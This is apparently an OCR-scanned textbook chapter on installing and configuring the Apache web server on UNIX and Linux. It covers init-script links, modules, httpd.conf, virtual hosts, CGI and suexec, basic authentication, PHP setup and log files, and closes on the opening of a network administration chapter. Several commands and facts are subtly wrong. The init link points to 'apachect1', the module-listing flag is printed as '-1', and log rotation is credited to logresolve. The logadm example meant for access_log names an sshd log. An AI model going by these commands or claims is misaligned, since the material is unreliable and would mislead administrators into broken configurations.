The manually compiled source installation is not quite finished. You need to set up Apache to start when the system boots. A recommended step is to create the symbolic link, */usr/local/apache2,* that points to the just-installed *apache-2.2.0* directory To do this, use the following **ln** command:

```
# cd /usr/local ; ln –s apache-2.2.0 apache2
```

When you manually compile and install future versions of Apache, you need to merely move the *apache2* symbolic link to point to the newly installed Apache directory This simplifies administration. Assuming that the version of UNIX or Linux that you use boots using SysV-type init scripts, you need an init script for Apache in the */etc/init.d* directory

That init script already exists in the form of the **apachectl** command that now exists in */usr/local/apache2/bin*. Another symbolic link, */etc/init.d/apache2,* needs to be created using the following command:

```
# cd /etc/init.d ; ln –s /usr/local/apache2/bin/apachect1 apache2
```

Next, a symbolic link in the appropriate SysV run level init directory needs to be created. On a system such as Solaris in which the default run level on bootup is run level 3, you would need to issue the following **ln** command:

```
# cd /etc/rc3.d ; ln –s ../init.d/apache2 S85apache2
```

The effect of creating the */etc/rc3.d/S85apache2* symbolic link is that Apache will be started when the system reaches run level 3 (normally during system bootup). Finally, you should create a symbolic link in */etc/rc2.d* with the following command:

```
# cd /etc/rc2.d ; ln –s ../init.d/apache2 K15apache2
```

The */etc/rc2.d/K15apache2* symbolic link ensures that the Apache processes are terminated properly when the system reaches run level 2 (normally during system reboot or system shutdown). The symbolic links in */etc/init.d, /etc/rc3.d,* and */etc/rc2.d* need only to be created once if you ensure that the */usr/local/apache2* link points to a newly installed Apache directory when upgrading to newer Apache versions.

Note that on some versions of UNIX, notably HP-UX, you will need to substitute the */sbin/init.d* directory for */etc/init.d.* Also, you will need to use */sbin/rc3.d* and */sbin/rc2.d* instead of */etc/rc3.d* and */etc/rc2.d*.

On BSD variants such as NetBSD and FreeBSD, the process of downloading, compiling, and installing Apache from source code is automated through the *pkgsrc* and the related *ports* package management systems, respectively

Apache Modules

Whether installed as Linux packages or compiled from the source code, the Apache web server is a relatively small engine designed to handle web requests for static HTML pages quickly and efficiently All of the other features in Apache are provided by the add-on components known as *modules*. The modules provide features such as access control, logging, Common Gateway Interface program execution (more on this later), and directory indexing. The standard Apache distribution comes with over 35 modules. There are also several third-party modules that can be compiled against Apache to

enable features such as support for certain programming languages. Modules can either be statically compiled into the Apache httpd or dynamically loaded as needed. To see what modules are statically compiled into Apache, you can use the **–1** command line option with the **httpd** executable. On a Red Hat-derived Linux distribution, the typical output of **httpd –1** is shown here:

```
# /usr/sbin/httpd -1
Compiled in modules:
  core.c
  prefork.c
  http_core.c
  mod_so.c
```

As you can see from the output, only the core modules have been compiled in. The Apache modules in the same Linux distribution are stored in */usr/lib/httpd/modules/* to be loaded as needed through the httpd configuration file. On a Solaris system on which Apache was manually compiled with default compile-time options, the output of **httpd –1** is shown here:

```
# /usr/local/apache2/bin/httpd -1
Compiled in modules:
  core.c
  mod_authn_file.c
  mod_authn_default.c
  mod_authz_host.c
  mod_authz_groupfile.c
  mod_authz_user.c
  mod_authz_default.c
  mod_auth_basic.c
  mod_include.c
  mod_filter.c
  mod_log_config.c
  mod_env.c
  mod_setenvif.c
  prefork.c
  http_core.c
  mod_mime.c
  mod_status.c
  mod_autoindex.c
  mod_asis.c
  mod_cgi.c
  mod_negotiation.c
  mod_dir.c
  mod_actions.c
  mod_userdir.c
  mod_alias.c
  mod_so.c
```

These modules have been compiled because it is thought that the features enabled by these modules will satisfy the needs for features of most web sites. Modules not on this list need to be specified when running the configure script to configure the Apache source code before it is compiled. A complete listing of modules that are included in the latest distribution of Apache httpd can be found in the official Apache documentation at *http://httpd.apache.org/docs/22/mod/* .

PREV NEXT

PREV NEXT

Apache Configuration

Once you have Apache successfully installed and serving web pages using the default configuration, you will most likely need to customize the configuration for your particular needs. The general features of Apache that can be configured are the global environment, such as the web document root and the TCP/IP port that Apache will use; dynamic shared object (module) control, such as support modules for programming languages that Apache can use to generate dynamic web pages; reducing the system security risks of the web server and controlling access to specific documents; support for the Common Gateway Interface (CGI), virtual hosts, and user home directories; and the location and format of logs that Apache generates.

The Apache httpd main configuration file is *httpd.conf,* a plain text file in the UNIX tradition. If installed from Linux packages, the location of *httpd.conf* is */etc/apache/, /etc/apache2/,* or */etc/httpd/*. If compiled and installed manually as shown earlier in this chapter, *httpd.conf* will be located in */usr/local/apache2/conf/*.

Elements and Syntax of httpd.conf

When you first encounter the default *httpd.conf* file that is installed for you, you will notice how long a file it is. You'll notice that most of the lines begin with the # (pound) symbol; all these lines are comments, another common element of UNIX configuration files. The comments explain the various options and directives. These are the commonly changed options and directives in *httpd.conf* (for the 2.*x* branch of Apache):

ServerRoot The top of the directory tree under which the server's configuration, error, and log files are kept.

Example: `ServerRoot "/usr/local/apache-2 .2.0"`

Listen Allows you to bind Apache to specific IP addresses and/or ports, instead of the default. Sometimes it is desirable to have run Apache on a port other than the standard port 80, for instance, if another web server is already running on port 80.

Example: `Listen 8080`

User/Group The name (or number) of the user/group to run httpd as. These are important directives for security purposes. A compromised web server could be used to read and write in privileged areas of the file system. So it's usually encouraged to use a dedicated or nonprivileged user and group for running httpd. On Linux systems on which Apache has been package installed, the Apache user and group are preset to *www-data* or *apache*. If you have manually compiled Apache, you will need to set the user and group to suitable values. Recommended values for user and group are *nobody* and *nogroup,* respectively

Example: `User nobody`

Example: `Group nogroup`

DocumentRoot The directory out of which you will serve your HTML documents. The URLs that Apache serves are relative to this document root. For example, if your *DocumentRoot* is set to */usr/local/apache-2.2.0/htdocs,* and your server's fully qualified domain name is *pryor.acme.com,* and you saved the file *about.html* to the */usr/local/apache-2.2.0/htdocs* directory, then the URL for *about.html* would be *http://pryor.acme.com/about.html*.

Example: `DocumentRoot "/usr/local/apache-2.2.0/htdocs"`

Directory Each directory to which Apache has access can be configured with respect to which services and features are allowed and/or disabled in that directory (and its subdirectories). Each directory-specific configuration in *httpd.conf* is enclosed by an opening *<Directory directory_name>* tag and a closing *</Directory>* tag. The following example *<Directory>* entry for the *DocumentRoot* comes from a default *httpd.conf* after a manual compile of Apache.

Example:

```
<Directory "/usr/local/apache-2.2.0/htdocs">
    # The Options directive is both complicated and important. Please see
    # http://httpd.apache.org/docs/2.2/mod/core.html#options
    # for more information.
    #
    Options Indexes FollowSymLinks
    # AllowOverride controls what directives may be placed in .htaccess files.
    # It can be "All", "None", or any combination of the keywords:
    #   Options FileInfo AuthConfig Limit
    #
    AllowOverride None
    #
    # Controls who can get stuff from this server.
    #
    Order allow, deny
    Allow from all
</Directory>
```

DirectoryIndex Sets the file that Apache will serve if a directory is requested. This file is usually called *index.html*. After you install Apache, you should find the default *index.html* file already installed in the *DocumentRoot*. After Apache is installed and started, when the home page URL *http://localhost* is requested, it is the *index.html* file in *DocumentRoot* that is actually served by Apache. In the following example, *index.htm* and *index.php* are also made valid directory index files.

```
Example:DirectoryIndex index.html index.htm index.php
```

Include Allows you to include external configuration files to add extra features or to modify the default configuration of the httpd server. The location of the external configuration files are specified relative to the *DocumentRoot*. The following example includes the external configuration file, *httpd-userdir.conf,* which enables users to serve web pages from their home directories by saving HTML files to the *~/public_html* directory If the *DocumentRoot* is set to */usr/local/apache-2.2.0,* the *Include* directive here expects to find *httpd-userdir.conf* as *DocumentRoot/conf/extra/httpd-userdir.conf*.

```
Example: Include conf /extra/httpd-userdir. conf
```

User Directories

An often-used feature of Apache is the aforementioned user directories feature to allow users to serve web pages from their *~/public_html* directories. The Apache module needed to enable user directories, *mod_userdir,* is usually compiled statically into the httpd executable. Whether the external userdir configuration file, *httpd-userdir.conf,* is *"Included"* in *httpd.conf* or whether user directories are enabled directly in *httpd.conf,* the needed configuration directives for user directories are as follows, assuming that user home directories are under */home*:

```
# UserDir: The name of the directory that is appended onto a user's home
# directory if a -user request is received.
#
UserDir public_html
#
# Control access to UserDir directories.
#
<Directory /home/*/public_html>
    AllowOverride AuthConfig FileInfo Options
</Directory>
```

With user directories enabled, a user such as *jdoe* can create a personal home page by creating the file */home/jdoe/public_html/index.html*. If jdoe has a user account on a UNIX host called *pryor.acme.com* that runs Apache with user directories enabled, *jdoe's* personal home page would have the URL *http://pryor.acme.com/~jdoe*.

Virtual Hosts

A less well-known, but particularly useful, feature of Apache is its ability to support virtual hosts. With virtual hosts, a single UNIX host running Apache can serve multiple web sites with unique subdomain names. For example, the Products and Research Departments of *acme.com* can use the *pryor.acme.com* UNIX host to host both the *http://products.acme.com/* and *http://research.acme.com/web* sites. This can be done by configuring Apache on *pryor.acme.com* with the *products.acme.com* and *research.acme.com* virtual hosts. Additionally, the two host names, *products.acme.com* and *research.acme.com,* must be associated with *pryor.acme.com's* IP address on the *acme.com* domain name server (DNS). Configuration directives in *httpd.conf* on *pryor.acme.com* for the *products.acme.com* and *research.acme.com* virtual domains would need to include these lines:

```
NameVirtualHost 192.168.2.150
# 192.168.2.150 is the hypothetical numeric IP address for pryor.acme.com
<VirtualHost 192.168.2.150>
     ServerName products.acme.com
        Serveralias products
        DocumentRoot /usr/local/apache2/htdocs/products
</VirtualHost>
<VirtualHost 192.168.2.150>
     ServerName research.acme.com
        Serveralias research
        DocumentRoot /usr/local/apache2/htdocs/research
</VirtualHost>
```

CGI Support in Apache

The means for creating dynamic web content for things such as web applications are continually increasing. The Common Gateway Interface (CGI) was one of the first methods used for executing external programs that related to web pages, and it is still a well-used method due to its relative simplicity, as well as the continued popularity of the Perl language, which has traditionally been used to develop CGI programs. (Perl has been called the "duct tape of the Internet" because it is so widely used in web application development, mostly in the form of CGI programs.) CGI is a standard for interfacing external applications with information servers, such as HTTP or web servers. A CGI program is executed in real time so that the output it generates can dynamically become part of the HTML code that is served by a web server such as Apache. Common uses for CGI programs include providing access to a search engine or a database and parsing information that is entered into web forms. (See Chapter 27 for more about CGI scripts.)

There is a standard location for CGI scripts under Apache's installation root directory.

If Apache was installed using Linux packages, the standard location for CGI scripts is typically */var/www/cgi-bin*. Otherwise, if Apache was manually compiled and installed from the source code as prescribed in this chapter, the location would be */usr/local/apache2/cgi-bin*. There is a *httpd.conf* directive called *ScriptAlias* that creates an alias for the *cgi-bin* directory to make *cgi-bin* accessible relative to the *DocumentRoot*. An example for an Apache installation on Linux follows:

```
ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
```

The *ScriptAlias* directory will contain the CGI programs that a web browser can request. The CGI programs run on the same server that Apache is running. CGI programs under Apache can be written in any programming language that is capable of determining the values of the UNIX environment variables. Common languages used for CGI programs include Perl, Python, and even C. The following shell script code is a quick CGI script that illustrates how an external program can be used to dynamically generate HTML code that Apache can serve on the network:

```
#!/bin/sh
echo 'Content-type: text/html'
echo
echo "<html><head><title>Hello World</title>"
echo "</head><body><hl>Hello World</h1></body></html>"
```

The script uses the standard Bourne shell built-in *echo* command. The first *echo* serves to inform the calling web browser of the output type (text/html) that will follow. The last two *echo* commands surround the string, *"Hello World"* with HTML code to display *"Hello World"* on the web browser title

bar and in the web browser main window. As *root,* try saving this code to a file called *hello_world.cgi* in the directory that follows the *ScriptAlias* directive in *httpd.conf,* say */var/www/cgi-bin*. CGI programs are called by the Apache httpd process. So this *.cgi* file needs to be made readable and executable for the user (*apache, wwwdata,* or *nobody*) that owns the Apache process. The quickest way is to use the **chmod** command:

```
# chmod o+rx hello_world.cgi
```

To actually call this CGI script, use a web browser on the Apache server machine to view the URL, *http://localhost/cgi-bin/hello_world.cgi*. The resulting browser window should resemble Figure 16–3.




Figure 16–3: Output of hello_world.cgi in browser window

If the test CGI script can be successfully executed, your Apache installation should be ready to support more useful and high-quality CGI programs such as web discussion boards, weblogs, and wikis, many of them written in Perl and open sourced. Note that recent advances, such as FastCGI and mod_perl, have addressed performance issues that have been associated with running CGI programs.

CGI Security and Suexec

The impact of a web server on system security should always be a concern because an improperly configured web server can give anyone with a web browser undesirable read access to areas of a web server machine's file system. This is why it is always recommended that Apache processes be owned by unprivileged users such as *nobody*. The security of CGI programs is of particular concern because of the potential for abusing CGI programs to *write* to file systems and to gain remote *root* access on web server machines. A web programmer should employ good programming practices so that CGI cannot be exploited to compromise system security With CGI programs there is also the question of access security As stated before, CGI programs are called from Apache, which is typically owned by a nonprivileged user such as *www-data, apache,* or *nobody*. In the preceding example, we made the *hello_world*. *cgi* executable (which was owned by *root*) world-readable so that the Apache process could read and execute it. Making any CGI program world-readable is problematic; some CGI programs need to have user IDs and passwords embedded in them. If the CGI program needs to read files from an Apache subdirectory, that subdirectory and its contents would also need to be made world-readable, and in some cases, world-*writable*. It is better to change the ownership of the CGI script to *www-data, apache,* or *nobody,* that is, to change the ownership to be the same as the Apache process user, and make it readable and executable *for that user only* . For the *hello_world.cgi* example, if the Apache process owner is *nobody,* you would want to run as *root*:

```
# chown nobody hello_world.cgi ; chmod 700 hello_world.cgi
```

You would also want to change the ownership and access modes of any Apache subdirectories and files to make them accessible to only *nobody* if they need to be accessed by *hello_world.cgi*.

Suexec

The *suexec* feature of Apache, which was introduced in version 1.2, allows for more flexible CGI access control. The use of *suexec* is particularly suited for private CGI programs that nonroot users are using or testing in their Apache user directories, *~/public_html*. Normally, CGI programs run with the same user ID and privileges as Apache httpd. But with *suexec* enabled, Apache allows CGI programs to run with the user ID of the user who owns the CGI program. For instance, the user *jdoe* is testing the Perl CGI script *myscript.pl* that he has saved as *~/public_html/cgi-bin/myscript.pl* on the *pryor.acme.com* UNIX host. Since j*doe* is the owner of *myscript.pl,* when Apache executes *myscript.pl* through *suexec,* it will run with user ID *jdoe* instead of the normal CGI user (*nobody, www-data,* or *apache*). Because *myscript.pl* runs with user ID *jdoe,* it is able to access files and directories that are

owned by *jdoe;* consequently, there is no need to make these files and directories world-readable or -writable, enhancing security. *Suexec* also performs several security checks on CGI programs before it runs them. It should be noted that for a normal user such as *jdoe* to be able to use Apache to serve CGI program out of the *~/public_html/cgi-bin* directory, a *<Directory>* entry such as the following must be added to *httpd.conf*:

```
<Directory "/home/jdoe/public_html/cgi-bin">
    Options +ExecCGI
    SetHandler cgi-script
</Directory>
```

After Apache is restarted on *pryor.acme.com, jdoe* will be able to test his *myscript.pl* script by using a web browser to request the URL, *http://pryor.acme.com/~jdoe/cgi-bin/myscript.pl*.

Password-Protected Web Pages with Basic Authentication

Apache provides a way to do simple password protection of selected web pages. This can be done using the Basic HTTP Authentication method. The easiest way to restrict access using one username and password requires you to create two hidden text files. The first file is called *.htaccess* and is placed in the directory you wish to restrict access to. For example, if the restricted directory is */usr/local/apache2/htdocs/restricted/,* you would create the *.htaccess* file in that directory with the following possible contents:

```
AuthUserFile /usr/local/apache2/lib/.htpasswd
AuthGroupFile /dev/null
AuthName "Access restricted. Please log in."
AuthType Basic
<LIMIT GET>
require user AcmeRestricted
</LIMIT>
```

The bottom three lines indicate that only users who log in as *AcmeRestricted* will be able to access the directory that the *.htaccess* file is in. The top line that begins with *AuthUserFile* contains the location of the password file for *AcmeRestricted*. The *AuthGroupFile* line is used when you want to have multiple usernames. In this case, there is only one user name, so we point this line to */dev/null*. The third line is the title of the authentication message box that would pop up in a web browser when the */usr/local/apache2/htdocs/restricted/* directory is requested. The fourth line indicates that this uses Basic Authentication.

The second file to be created is the *.htpasswd* file that is referred to in the first line of *.htaccess*. The *htpasswd command* that is part of the Apache installation can be used to generate the *.htpasswd* file. To create the *.htpasswd* file needed for this example, the command would be

```
# /usr/local/apache2/bin/htpasswd -c /usr/local/apache2/lib/.htpasswd
AcmeRestricted
```

When you run this command, you will be prompted to type in the password, which will be encrypted using the UNIX *crypt* function and inserted into the *.htpasswd* file. The restricted directory and also *.htaccess* and *.htpasswd* must be made readable for the Apache httpd process, which would typically mean making them readable for the *nobody, www-data,* or *apache* user.

Figure 16–4 shows the expected authentication login window that would be popped up by a web browser if Basic Authentication is set up correctly for the restricted directory.

Figure 16–4: Apache's basic authentication login window

Apache allows the use of more secure authentication methods beyond Basic Authentication. The

Apache documentation recommends using at least HTTP Digest Authentication, which is provided by the *mod_auth_digest* module, though the documentation also states that Digest Authentication is still in an "experimental" state.

Apache and LAMP

Apache is an integral part of what has become an important web application development platform called LAMP, an acronym whose letters stand for Linux, Apache, MySQL, and Perl/Python/PHR The acronym is sometimes shortened to AMP since Apache, MySQL, and Perl/Python/PHP can run on all UNIX variants, not just Linux. The widely used MySQL database management system provides the back-end data storage for LAMP applications. In these LAMP applications, Perl/Python/PHP are used to write CGI programs or CGI-like programs that are executed by the Apache web server to interact with users (the web front end) and access data stored in MySQL (the database back end). Popular examples of LAMP applications are news/discussion forums such as Slashdot *(http://slashdot.org/),* content management systems such as PHP-Nuke *(http://www.phpnuke.org/),* and wiki engines such as Mediawiki *(http://www.mediawiki.org/)*.

The most widely used language in LAMP applications is PHP *(http://www.php.net/)*. Unlike Perl or Python, PHP was developed with web applications in mind. PHP was originally designed to be used in conjunction with a web server, to act as a filter that takes a file containing text and PHP instructions and converts it to HTML for display on a web browser. The most common way of running PHP programs in Apache is not through CGI, but through an Apache module that interprets PHP language instructions that are embedded in HTML documents. This section will step through the proper installation of the PHP module for Apache and should also give a general idea of how third-party Apache modules are built and integrated using *apxs,* the Apache Extension Tool mechanism.

On Linux distributions and BSD variants such as FreeBSD, installing PHP support for Apache is usually just a matter of installing the available PHP binary packages. On UNIX platforms on which you have manually compiled and installed Apache yourself, you will need to compile and install PHP with Apache support. The steps required to compile PHP and integrate it with Apache follow. Unless otherwise noted, you should be able to perform these steps as a normal (nonroot) user.

Step 1: Obtain the PHP Source Code

First, obtain the PHP source code from *http://www.php.net/*. As of mid-2006, the latest bzip2compressed tar archive for Apache was *php-5.I.4.tar.bz2,* so the following examples will assume that you have downloaded and saved *php-5.1.4.tar.bz2* to a source directory The PHP *tar.bz2* archive needs to be unarchived using the following command:

```
$ bzip2 -dc php-5.1.4.tar.bz2 | tar -vxf
```

This will extract the contents of the *tar.bz2* archive into a new subdirectory called *php-5.1.4*.

Step 2: Configure the Source Code, Build, and Install

You should enter the new *php-5.1.4* subdirectory that was just created. The *INSTALL* file found in the *php-5.1.4* subdirectory contains useful information for building PHP to work with various web servers including Apache. The PHP build process begins with the included GNU autoconf system's *configure* script. The configure script's options can be viewed as follows:

```
$ ./configure --help | less
```

Assuming you are installing PHP in */usr/local/php-5.1.4,* the following is a run of the configure script with the appropriate **--prefix** command switch and also the **--with-apxs2** and **--with-mysql** command switches to interface with an existing Apache installation and an existing MySQL installation, respectively:

```
$ ./configure --prefix=/usr/local/php-5.1.4 \
--with-apxs2=/usr/local/apache2/bin/apxs --with-mysql
```

The **--with-apxs2=/usr/local/apache2/bin/apxs** command-line switch calls the Apache *apxs* tool, which is used for building and installing extension modules for Apache. The PHP build process uses *apxs* to build an Apache dynamic shared object (DSO) for PHP, which can then be loaded into the Apache web server at run time (through a directive in the Apache *httpd.conf* configuration file) to

support the PHP language. The **–with-mysql** command switch will configure the PHP build to build PHP with MySQL database-specific support.

A successful run of **configure** will generate Makefiles to build and install PHP. After this you must run the **make** and **make install** commands. The build of PHP using **make** will take considerably longer than the build of Apache. The **make install** command must be executed as root:

```
$ make
(after becoming root)
# make install
```

The **make install** command will copy the compiled PHP executables, libraries, directory structure, and data files into the installation root directory that you specified with the **configure --prefix** command and option described previously, for example, */usr/local/php-5.1.4*. In addition, the *make install* command will copy the PHP dynamic shared object or module called *libphp5.so* to the Apache module directory, for example, */usr/local/apache2/modules*.

PHP options belong in a file called *php.ini,* which should be created in the just-created */usr/local/php-5.1.4/lib* directory The PHP source code directory includes a default *php.ini* called *php.ini-dist* that can be copied into the PHP installation directory with the following command:

```
# cp php.ini-dist /usr/local/lib/php.ini
```

Step 3: Configure Apache Support for PHP

Apache needs to be configured to load the PHP module *(libphp5.so)* at startup to support the PHP language. This is accomplished by adding a *Load* directive to Apache's *httpd.conf* file as follows:

```
LoadModule php5_module        modules/libphp5.so
```

If you configured the PHP build with the **--with-apxs2=/usr/local/apache2/bin/apxs** option, this *LoadModule* line is automatically added to *httpd.conf* when you run **make install** as root in the PHP source directory

You also need to configure Apache to parse certain filename extensions as PHP. Most commonly, Apache is configured to parse the *.php* (and sometimes *.phtml*) extension as PHP by adding the following line to *httpd.conf*:

```
AddType application/x-httpd-php .php .phtml
```

As with other UNIX network services, when you change *httpd.conf,* you should restart Apache. If the Apache SysV init script was installed as */etc/init.d/apache2,* you can restart Apache with the following command:

```
# /etc/init.d/apache2 restart
```

With the PHP module loaded, Apache will recognize and execute PHP programs that are embedded in HTML files that have a *.php* filename extension. The following is a simple PHP example file that will print *"Hello World!"* in a web browser window, followed by a call to the *phpinfo()* function to print the PHP configuration:

```
<html>
    <head>
        <title>Very simple PHP program</title>
    </head>
    <body>
        <?php
           print 'Hello World!';
           phpinfo();
        ?>
    </body>
</html>
```

If you save this HTML/PHP code to a file such as *phpinfo.php* under your Apache document root and load it using a web browser, you should see output similar to Figure 16–5, which will indicate that PHP has been installed correctly as an Apache module. Your Apache installation should now be ready to use a rich library of freely available PHP-based web applications that use MySQL as a data back end.




Figure 16–5: PHP configuration information from phpinfo()

Apache Configuration Front Ends

The size and complexity of Apache's configuration file, *httpd.conf,* can be daunting for beginning administrators. One way to manage the complexity of large UNIX configuration files has been to split the configuration file up into smaller parts and use *"Include"*-type statements in the main configuration file to bring the parts together into a whole. This approach makes the configuration system more modular. This is an approach that is being frequently used in mainstream Linux distributions. In these Linux distributions, the Apache *httpd.conf* can be just a container that *"Includes"* several other files.

An additional measure that can be taken to manage the complexity of large configuration files is to use some type of configuration "front end" that consists of a graphical user interface or web browser interface that displays Apache's configuration options as graphical menus and drop-down items. Comanche *(http://www.comanche.org/)* is a graphical user interface application that can be used to configure Apache on UNIX platforms. Webmin *(http://www.webmin.com/)* is one of the better-known web browser-based front ends. Though Webmin is a general-purpose UNIX system administration interface, it has many standard modules to configure and administer common system services, including Apache. The browser window in Figure 16–6 shows a part of the web interface that Webmin provides to configure the core features of Apache as well as Apache's bundled modules.




Figure 16–6: Configuring Apache through Webmin

PREV NEXT

Apache Log Files

An Apache web site, particularly one that is exposed to the Internet, will generate extensive logs that you should be aware of and learn to interpret and manage. The Apache logs can reveal any errors that are generated by Apache at run time, possible security problems in the Apache configuration, the network bandwidth used by Apache, and other useful pieces of information.

The location of Apache logs can vary depending on the manner in which Apache was installed. The location can be */var/log/httpd, /var/log/apache, /var/log/apache2,* or */usr/local/ apache2/logs* (if installed from source code as prescribed in this chapter). There are three main log files for recent versions of Apache: *access_log, error_log,* and *suexec.log*. The largest of these log files, the *access_log* file, contains information on all HTML documents and objects that have been requested from the Apache httpd over the network using the HTTP protocol, the types of all HTTP requests, and the HTTP status codes associated with each request. The *error_log* file contains errors generated by Apache, including HTTP requests for nonexistent or restricted pages or objects. The *access_log* and *error_log* files both contain the numeric IP addresses of remote machines that sent HTTP requests to the httpd and the time and date stamps of those requests. An entry in the *access_log* file looks like this:

```
216.35.116.91 - - [19/Apr/2006:14:47:37 -0400] "GET / HTTP/1.0" 200 654
```

This entry shows a HTTP protocol "GET" method request (see Chapter 10) for the Apache document root ("/") from the remote host at the numeric IP address 216.35.116.91 (probably a search engine) at 2:47 P.M. on April 19, 2006. The httpd status code "200" (one of many possible codes) signifies a successful transfer. The "654" is the total number of bytes that were transferred. The numeric IP addresses of remote requesting machines, rather than their hostnames, are logged because it can take a significant amount of time to look up and convert each numeric IP address to a hostname, and this would slow Apache's performance significantly. Apache includes the *logresolve* command that you can use to convert the IP addresses to hostnames *off-line*. The following example usage of *logresolve* creates the file */tmp/access_log.hostnames* from *access_log*:

```
# /usr/local/apache2/bin/logresolve < /usr/local/apache2/log/access_log >
/tmp/access_log.hostnames
```

The following is an entry in the error_log file that indicates a request for a nonexistent directory from the remote host at 69.93.197.146:

```
[Tue May 16 21:28:49 2006] [error] [client 69.93.197.146] File does not
exist: /var/www/html/blogs
```

The *suexec.log* file contains messages from Apache that are generated by the *suexec* facility. It is useful for debugging file permission problems with CGI applications that must run through *suexec*.

The Apache log files can grow very large over time, especially the *access_log* file, sometimes even filling up whole file systems on busy web sites if left alone. On Linux distributions, the Apache log files are usually archived and compressed as needed when they reach a certain size or age through the *logresolve* facility, which is typically executed nightly via a *cron* job. On UNIX systems, the native equivalent of *logresolve* should be used. On Solaris, the following *logadm* command limits the size of Apache's *access_log* file to 10 MB. When *access_log* exceeds 10 MB, it will be renamed and compressed, and a new *access_log* file will be created:

```
# logadm -w /var/log/sshd_auth.log -s 10m -z 0
```

PREV NEXT

PREV NEXT

Summary

In this chapter, you learned about the Apache web server, its history and widespread usage today, how to install and configure Apache, and how to manage and interpret Apache's log files. The chapter discussed ways in which Apache can be installed on Linux and UNIX systems, stepped through a manual compile and install process of Apache from its source code, looked at commonly used options in the Apache *httpd.conf* configuration file, and went through how a new installation of Apache can be tested using static HTML pages as well as Common Gateway Interface (CGI) scripts. The chapter discussed CGI security issues and how Apache's *suexec* facility addresses these issues. The chapter also discussed password protection of web pages through Apache basic authentication. The chapter also stepped through the compile, install, and test process of the popular PHP web application language, which is commonly integrated with Apache in the widely used LAMP web application framework. The chapter concluded with a description of Apache's log files, how to interpret the information found in them, and how to manage the disk space requirements of these potentially very large files.

PREV NEXT

PREV NEXT

How to Find Out More

You may find the following books useful as Apache references:

Coar, Ken, and Rich Bowen. *Apache Cookbook.* Newton, MA: O'Reilly Media, Inc., 2003.

Laurie, Ben, and Peter Laurie. *Apache: The Definitive Guide. 3rd ed*. Newton, MA: O'Reilly Media, Inc., 2002.

Wainwright, Peter. *Pro Apache. 3rd ed*. Berkeley, CA: Apress, 2004.

A CGI reference is

Hamilton, Jacqueline D. *CGI Programming 101: Programming Perl for the World Wide Web.* 2nd ed. Houston, TX: CGI101.com, 2004.

A more in-depth treatment of the LAMP framework can be found in the following:

Glass, Michael K., Yann Le Scouarnec, Elizabeth Naramore, Gary Mailer, Jeremy Stolz, and Jason Gerner. *Beginning PHP, Apache, MySQL Web Development*. Hoboken, NJ: Wrox, 2004.

Rosebrock, Eric, and Eric Filson. *Setting Up LAMP: Getting Linux, Apache, MySQL, and PHP Working Together*. Berkeley, CA: Sybex, 2004.

The Apache web site at *http://httpd.apache.org/* contains much up-to-date Apache documentation. O'Reilly Media, Inc.'s *http://www.onlamp.com/* is a well-maintained source of current information and tutorials on LAMP.

PREV NEXT

PREV NEXT

Chapter 17: Network Administration

Although a computer running the UNIX System is quite useful by itself, it is only when it is connected with other systems that the full capabilities of the system are realized. Earlier chapters have described how to use the many communications and networking capabilities of UNIX. These network capabilities include programs for electronic mail such as **sendmail** as well as TCP/IP utilities for remote login, remote execution, terminal emulation, and file transfer. They also include NFS (*N*etwork *F*ile *S*ystem) and the associated management structure, NIS (*N*etwork *I*nformation *S*ervices).

In this chapter, you will learn how to administer your system so that it can connect with other systems to take advantage of these networking capabilities. You will learn how to manage and maintain these connections and how to customize many network applications. Also, you will learn about facilities for providing security for networking, as well as potential security problems. The *secure shell,* which is a replacement for the Berkeley Remote Commands, is discussed in Chapter 9.

You will also learn about, and how to administer, the TCP/IP system, the **sendmail** mail application, DNS (*D*omain *N*ame *S*ervice), and NFS (*N*etwork *F*ile *S*ystem). We will discuss some network performance concepts and what tools exist to enhance performance or correct performance problems. Finally, we will briefly discuss web-based network issues, including routing, firewalls (and firewall security), and proxy servers.

Network Administration Concepts

You must understand many aspects of network administration to ensure that your network runs well, and that you can provide needed network services to your users. One aspect of network administration is the installation, operation, and management of TCP/IP networking. Before you can manage a network, you must install and set up the Internet utilities that provide TCP/IP networking services. You must also obtain an Internet address to identify your machine to other machines on your network. You need to find out how to configure your system to allow remote users to transfer files from your system using anonymous FTP. You also need to learn some tools for troubleshooting TCP/IP networking problems.

Administering the mail system is another important aspect of networking administration. You must learn how to administer the **sendmail** mail environment to customize the way your system sends and receives mail (use of e-mail systems is described in Chapter 8). You should also know how to use the Simple Mail Transfer Protocol (SMTP), part of the Internet Protocol Suite, to send mail. You need to learn how to control to whom mail may be sent (Chapter 10 discusses sending and receiving mail over the Internet).

Installing, setting up, configuring, and maintaining distributed file systems is also an important part of UNIX network administration. You need to understand administering the distributed file systems supported by UNIX. You need to learn how to install and set up the Network File System (NFS) to manage common resources used by your entire network, as well as the Distributed File System (DFS) to manage select portions of it.

UUCP system administration is also a network administration topic. It is covered in depth on the companion web site, *http://www.osborne.com/unixtcr/webcomp.htm*.

PREV NEXT

PREV NEXT

TCP/IP Administration

